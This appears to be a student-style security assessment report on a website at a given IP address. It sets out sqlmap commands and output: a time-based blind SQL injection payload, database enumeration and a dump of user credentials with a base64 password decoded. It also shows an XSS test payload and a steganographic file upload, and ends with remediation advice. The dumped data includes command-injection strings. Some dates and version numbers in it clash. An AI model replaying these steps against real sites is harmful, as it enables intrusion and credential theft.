

Introduction

This report details the results of a security assessment performed on a website located at the address "<http://45.84.138.178>". The assessment was conducted to identify any potential vulnerabilities in the website's design and implementation that could be exploited by attackers to gain unauthorized access or steal sensitive information. The assessment focused on testing for SQL injection, cross-site scripting (XSS) injection, missing anti-CSRF tokens, and leaking server version information. A variety of tools and techniques were used during the assessment, including sqlmap and XSS injection commands. The report includes a detailed analysis of the vulnerabilities discovered during the assessment and recommendations for addressing them.

SQL injection

I have used sqlmap to inject code into the website to retrieve the database and its information. sqlmap is a software tool that helps people find and take advantage of weaknesses in the way certain websites protect their databases. It does this by sending specially crafted messages to the website, which can reveal information the website's creators did not want to be public. For example, it can be used to see sensitive information like passwords or personal information. It is an open-source tool which means it is free to use and can be modified by anyone.

I have used the wizard to automate the injection process. I gave it the link to the signup page, The output that I got was the version of MySQL, the version of the apache server, current users and most importantly the name of the database: "robin".

```
[13:53:02] [INFO] starting wizard interface
Please enter full target URL (-u): http://45.84.138.178/index.php?signup
POST data (--data) [Enter for None]:
[13:53:15] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will search for forms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 2
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 1

sqlmap is running, please wait..

[2/2] Form:
POST http://45.84.138.178/create-user.php
POST data: email=6psw=6psw-repeat=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: email=6psw=6psw-repeat=] (Warning: blank fields detected): email=6psw=6psw-repeat=
do you want to fill blank fields with random values? [Y/n] Y
got a 302 redirect to 'http://45.84.138.178/signup.php?r=success'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test123@gmail.com' AND (SELECT 7910 FROM (SELECT(SLEEP(5)))mOHw) AND 'LtqB'='LtqB6psw=trest1236psw-repeat=test123

do you want to exploit this SQL injection? [Y/n] Y
[13:53:24] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y

web server operating system: Linux Ubuntu
web application technology: Apache 2.4.54
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.31-0ubuntu0.22.04.1'
current user: 'mysql@'
current database: 'robin'
current user is DBA: True

[*] ending @ 13:56:39 /2023-01-17/
```

The next command that I have used was “sqlmap -r test2.txt (this file contains the request from my pc to the website) --dbs” This provided me with all the databases on the MySQL.

```
(kali@kali)~$ sqlmap -r test2.txt --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:45:48 /2023-01-19/

[15:45:48] [INFO] parsing HTTP request from 'test2.txt'
[15:45:48] [INFO] resuming back-end DBMS 'mysql'
[15:45:48] [INFO] testing connection to the target URL
got a 302 redirect to 'http://45.84.138.178:80/signup.php?r=exist'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:


Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test123@gmail.com' AND (SELECT 7910 FROM (SELECT(SLEEP(5)))mOHw) AND 'LtqB'='LtqB6psw=trest1236psw-repeat=test123

[15:45:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12
[15:45:51] [INFO] fetching database names
[15:45:51] [INFO] fetching number of databases
[15:45:51] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[15:46:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[15:46:16] [INFO] adjusting time delay to 1 second due to good response times
6
[15:46:16] [INFO] retrieved: mysql
[15:46:38] [INFO] retrieved: information_schema
[15:47:54] [INFO] retrieved: performance_schema
[15:49:11] [INFO] retrieved: sys
[15:49:24] [INFO] retrieved: hawkeye
[15:49:52] [INFO] retrieved: robin
available databases [6]:
[*] hawkeye
[*] information_schema
[*] mysql
[*] performance_schema
[*] robin
[*] sys

[15:50:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/45.84.138.178'
[15:50:13] [WARNING] your sqlmap version is outdated

[*] ending @ 15:50:13 /2023-01-19/
```

So I used this code “sqlmap -r request2.txt -D robin -tables”. This provided me the contents of the database.



```
(kali@kali)-[~]
└─$ sqlmap -r request2.txt -D robin --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:51:48 /2023-01-19/

[15:51:48] [INFO] parsing HTTP request from 'request2.txt'
[15:51:48] [INFO] resuming back-end DBMS 'mysql'
[15:51:48] [INFO] testing connection to the target URL
got a 302 redirect to 'http://45.84.138.178/signup.php?r=exist'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: email (POST)
Type: time-based blind (query SLEEP)
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test123@gmail.com' AND (SELECT 7910 FROM (SELECT (SLEEP(5)))mOHW) AND 'LtqB'='LtqB8psw-trest1236psw-repeat-test123

[15:51:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.54
back-end DBMS: MySQL >= 5.0.12
[15:51:52] [INFO] fetching tables for database: 'robin'
[15:51:52] [INFO] fetching number of tables for database 'robin'
[15:51:52] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:51:56] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[15:52:11] [INFO] retrieved:
[15:52:16] [INFO] adjusting time delay to 1 second due to good response times
service
[15:52:42] [INFO] retrieved: users
Database: robin
[2 tables]
+-----+
| service |
+-----+
| users   |
+-----+

[15:53:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/45.84.138.178'
[15:53:02] [WARNING] your sqlmap version is outdated

[*] ending @ 15:53:02 /2023-01-19/
```

To retrieve the content of the users I had to use this command: “sqlmap -r request2.txt -D robin -T users -dump” This command dumps the entire user database for me as plain text. For example, it retrieved the email and the password for me. The password was encoded in base 64 so it's not very secure.

```

[15:55:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[15:55:11] [INFO] fetching columns for table 'users' in database 'robin'
[15:55:11] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:55:15] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
0.
2
[15:55:29] [INFO] retrieved:
[15:55:34] [INFO] adjusting time delay to 1 second due to good response times
uname
[15:55:52] [INFO] retrieved: pass
[15:56:10] [INFO] fetching entries for table 'users' in database 'robin'
[15:56:10] [INFO] fetching number of entries for table 'users' in database 'robin'
[15:56:10] [INFO] retrieved: 448
[15:56:19] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)

[15:56:24] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:56:24] [INFO] retrieved:
[15:56:24] [INFO] retrieved: c3Nz
[15:56:44] [INFO] retrieved: ; whoami
[15:57:21] [INFO] retrieved: d3d3
[15:57:41] [INFO] retrieved: www
[15:57:57] [INFO] retrieved: dGVzdA=
[15:58:40] [INFO] retrieved: gmaail@gmail.com
[15:59:44] [INFO] retrieved: WkFQ
[16:00:03] [INFO] retrieved: zz@gmail.com so (HTML, like Deck) Chrome/103.0.5080.134
[16:00:57] [INFO] retrieved: WkFQ
[16:01:16] [INFO] retrieved: ;ping -c 4 localhost
[16:02:51] [INFO] retrieved: ^C
[16:02:55] [WARNING] Ctrl+C detected in dumping phase
Database: robin
Table: users
6 entries]
+-----+-----+
| pass | uname |
+-----+-----+
| <blank> | <blank> |
| c3Nz | ; whoami |
| d3d3 | www |
| dGVzdA= | gmaail@gmail.com |
| WkFQ | zz@gmail.com |
| WkFQ | ;ping -c 4 localhost |
+-----+-----+

[16:02:55] [INFO] table 'robin.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/45.84.138.178/dump/robin/users.csv'
[16:02:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/45.84.138.178'
[16:02:55] [WARNING] your sqlmap version is outdated

[*] ending @ 16:02:55 /2023-01-19/

```

To encode the password, we used “echo “c3Nz” | base 64 –decode “and the output was the password encoded: sss


```

(kali@kali)-[~]
$ echo "c3Nz" | base64 --decode
sss


```

XXS

For the xxs injection I have used the following command: “<script>alert(“wxss”)</script> “we have inputted the code into the name form.



This was the output of the code:



The website uses http and not https. This is also a vulnerability because an attacker (MITM) can gain access to your email and password for that website, because of its plain text.

A cookie has been set without the Same Site attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The Same Site attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks. Evidence: Set-Cookie: PHPSESSID

```
HTTP/1.1 302 Found
Date: Fri, 20 Jun 2023 21:07:49 GMT
Server: Apache/2.4.54 (Ubuntu)
Set-Cookie: PHPSESSID=infec7hndumh02bukt0hpq; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: cld-log.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Missing Anti-CSRF tokens

The HTML submission form included no Anti-CSRF tokens.

In a cross-site request forgery attack, a victim is made to submit an HTTP request to the target location without their knowledge or consent so that the attacker can act in place of the victim. The root reason is application functionality employing recurring, predictable URL/form operations. The attack's nature is

that CSRF takes advantage of the user's confidence in a website. Cross-site scripting (XSS), in contrast, preys on a user's confidence in a website. CSRF attacks are not always cross-site, like XSS, although they can be. CSRF, XSRF, one-click attacks, session riding, confused deputy, and sea surf are other names for cross-site request forgery.

The following circumstances make CSRF attacks successful: * The victim is logged in as the victim on the target site; * The victim is authenticated through HTTP auth on the target site. The victim and the target site are both on the same local network.

The primary purpose of CSRF has been to conduct an action against a target site while logged in as the victim, although more recent methods have been found to reveal information by intercepting the response. When the target site is vulnerable to XSS, the danger of information leakage increases significantly since XSS may be used as a platform for CSRF, allowing the attack to operate inside the constraints of the same-origin policy.

Evidence: "<form action='create-user.php' method='post'>" On the 45.84.138.178/signup.php page.

Leaking server version

The web/application server is leaking version information via the "Server" HTTP response header. On this page: <http://45.84.138.178/contact.php>

HTTP/1.1 200 OK

Date: Fri, 20 Jan 2023 21:07:48 GMT

Server: Apache/2.4.54 (Ubuntu)

Vary: Accept-Encoding

Content-Length: 7705

Content-Type: text/html; charset=UTF-8

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 21:07:48 GMT
Server: Apache/2.4.56 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 7705
Content-Type: text/html; charset=UTF-8
```

Leaking version information via the "Server" HTTP response header can be a security vulnerability because it can potentially give attackers information that they can use to exploit known vulnerabilities in that specific version of the software. For example, if an attacker knows that a server is running a certain version of Apache, they can look up known vulnerabilities for that version and try to exploit them. Additionally, it can also give attackers a way to fingerprint the server, which can help them in their reconnaissance phase. It is generally considered best practice to disable the "Server" header or to remove version information from it in order to reduce the attack surface of a server.

PII disclosure

The response contains Personally Identifiable Information (PII) which is a category of data that can be used to identify an individual. This includes sensitive information such as credit card numbers (CC number), Social Security Numbers (SSN), and similar data. PII is considered sensitive and confidential and should be protected from unauthorized access or disclosure. The accidental or unauthorized release of PII can lead to significant financial and reputational damage for both the individuals affected and the organization responsible for the data. It is important to ensure that PII is encrypted and properly secured both in transit and at rest, and that any systems handling PII are regularly audited to ensure compliance with regulations and best practices. Evidence: 500544559775. I have attached a file that contains the dump from this attack.

Application Error Disclosure

Disclosing sensitive information like the location of the file that produced an unhandled exception can be a security vulnerability because it can potentially give attackers information that they can use to launch further attacks against the web application. The file location information can be used to identify the version and configuration of the software being used, which can help an attacker to find known vulnerabilities that they can exploit. Additionally, it can also give attackers information about the file system structure and file permissions, which can help them to find other vulnerabilities or sensitive information.

It is considered best practice to avoid displaying detailed error messages to the users, and especially to avoid displaying them to unauthenticated users. Instead, a generic error message should be shown, and the detailed error message should be logged for troubleshooting and debugging purposes. It is also important to ensure that error messages do not reveal any sensitive information.

However, it could be a false positive if the error message is found inside a documentation page, as documentation pages are not in production, but it is still important to check and make sure that the information does not reveal sensitive data.

```
<newsp>
<body>
<div>index of /<div>agent</div>
<table>
<tr>
<th align="top"></th>
<th align="left"><a href="/C0d0b0">Name</a></th>
<th align="left"><a href="/C0d0b0">Last modified</a></th>
<th align="left"><a href="/C0d0b0">Size</a></th>
<th align="left"><a href="/C0d0b0">Description</a></th>
</tr>
<tr>
<th align="top"></th>
<th align="left"><a href="/C0d0b0">Name</a></th>
<th align="left"><a href="/C0d0b0">Last modified</a></th>
<th align="left"><a href="/C0d0b0">Size</a></th>
<th align="left"><a href="/C0d0b0">Description</a></th>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/best-sec.css">best-sec.css</a></td>
<td align="right">2022-12-25 00:10</td>
<td align="right">1.1K</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/cid-log.php">cid-log.php</a></td>
<td align="right">2023-01-06 23:06</td>
<td align="right">1.1K</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/control.inc">control.inc</a></td>
<td align="right">2023-01-06 22:11</td>
<td align="right">158</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/exit.php">exit.php</a></td>
<td align="right">2023-01-06 22:27</td>
<td align="right">84</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/header.php">header.php</a></td>
<td align="right">2023-01-06 23:05</td>
<td align="right">577</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/login-user.php">login-user.php</a></td>
<td align="right">2023-01-06 22:36</td>
<td align="right">777</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/profile.php">profile.php</a></td>
<td align="right">2023-01-06 23:54</td>
<td align="right">1.1K</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/search.php">search.php</a></td>
<td align="right">2023-01-07 01:38</td>
<td align="right">1.2K</td>
<td align="right"></td>
</tr>
<tr>
<td align="top"></td>
<td align="left"><a href="/update-user.php">update-user.php</a></td>
<td align="right">2023-01-06 23:50</td>
<td align="right">638</td>
<td align="right"></td>
</tr>
</table>
<div>
<div>Apache/2.4.54 (Ubuntu) Server at 45.84.138.178 Port 80</div>
</div>
</body>
</html>
```

Vulnerable Js Library

Using a vulnerable version of a library, such as jquery version 3.4.1 in this case, can be a security vulnerability because it can potentially give attackers a way to exploit known vulnerabilities in that library. These vulnerabilities can be used to gain unauthorized access to sensitive information, execute malicious code, or launch other types of attacks against the web application or the underlying systems. Evidence: jquery-3.4.1.min.js

```
GET http://45.84.138.178/js/jquery-3.4.1.min.js HTTP/1.1
Host: 45.84.138.178
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Pragma: no-cache
Cache-Control: no-cache
Referer: http://45.84.138.178/index.php
```

File upload

I have uploaded a file called "file.jpg" to a website at the address "<http://45.84.138.178/uploads/>". However, this file contains a hidden python program, which means that it can be used to execute malicious code. I have used a tool called "steghide" to hide the python program inside the jpg file. This is a technique called steganography, which is used to hide one file within another.

This can be a serious security concern because attackers can use this technique to hide malicious code inside seemingly innocent files, which makes it more difficult to detect and remove. This can allow attackers to maintain a foothold on the system for an extended period of time. It's important to have a robust security solution in place that can detect and prevent the execution of malicious files and scripts.

Robots.txt file

An attacker can use a robots.txt file to gain information about a website's structure and content. For example, by checking which pages or directories are disallowed in the robots.txt file, an attacker can discover hidden pages or resources that may contain sensitive information. Additionally, an attacker can use a robots.txt file to find pages or resources that are not linked from the website's publicly accessible pages, and that may not be as well-protected.

An attacker can also use a robots.txt file to find sensitive information that may have been accidentally exposed. For example, if a website's administrator disallows a directory that contains sensitive information, but then mistakenly links to a file in that directory, an attacker can find the sensitive information by following the link.

Furthermore, an attacker can use a robots.txt file to fingerprint a website and gather information about the technologies and frameworks that are being used. This information can be used to identify and exploit known vulnerabilities in those technologies or frameworks.

It's important to note that while the robots.txt file is not a security measure, it's important to be aware of the information it may expose and take steps to protect sensitive information.

This is how a robots.txt file works:

A robots.txt file is a simple text file that is placed on a website to instruct web crawlers and other automated agents about which pages or sections of the website should not be accessed or indexed.

When a web crawler or automated agent attempts to access a website, it will first check for the existence of a robots.txt file at the root of the website's domain. For example, if a crawler is trying to access "<https://example.com>", it will first check for the existence of "<https://example.com/robots.txt>".

If the file is present, the crawler will read the file and follow the instructions it contains. The most common instruction is "Disallow", which tells web crawlers not to access a specified file or directory. For example, a line "Disallow: /private/" will tell web crawlers not to access any pages or resources in the "private" directory. Another common instruction is "User-agent", which allows specifying instructions for specific web crawlers. For example, "User-agent: Googlebot" will apply the following instructions to Googlebot only.

The crawler will then follow the instructions specified in the robots.txt file and will not access or index any pages or resources that are disallowed. For example, if the robots.txt file contains a line "Disallow: /private/", the crawler will not access or index any pages or resources in the "private" directory.

It's important to note that while robots.txt is a convention used by most web crawlers, it is not a standard, and not all crawlers or automated agents will obey the instructions in a robots.txt file.

Additionally, it is not a secure way to prevent access to a webpage or resource, as the instructions can be easily ignored or bypassed

Conclusion

In conclusion, I performed security testing on the website at the address "<http://45.84.138.178>" and discovered several vulnerabilities, including SQL injection, cross-site scripting (XSS) injection, missing anti-CSRF tokens, and leaking server version information. I used various tools and techniques, such as sqlmap and the XSS injection command, to exploit these vulnerabilities and gather sensitive information from the website.

To address these vulnerabilities, I recommend implementing proper input validation and sanitization, using prepared statements and parameterized queries to prevent SQL injection, implementing anti-CSRF tokens, and using HTTPS instead of HTTP. Additionally, it's important to keep software and libraries up to date, and to use a dependency management tool that helps to identify and update the libraries, and to have a process in place for security patching and testing before deploying to production.

It's also important to have a robust security solution in place, such as endpoint protection, antivirus, web application firewall, and file integrity monitoring that can detect and prevent the execution of malicious files and script.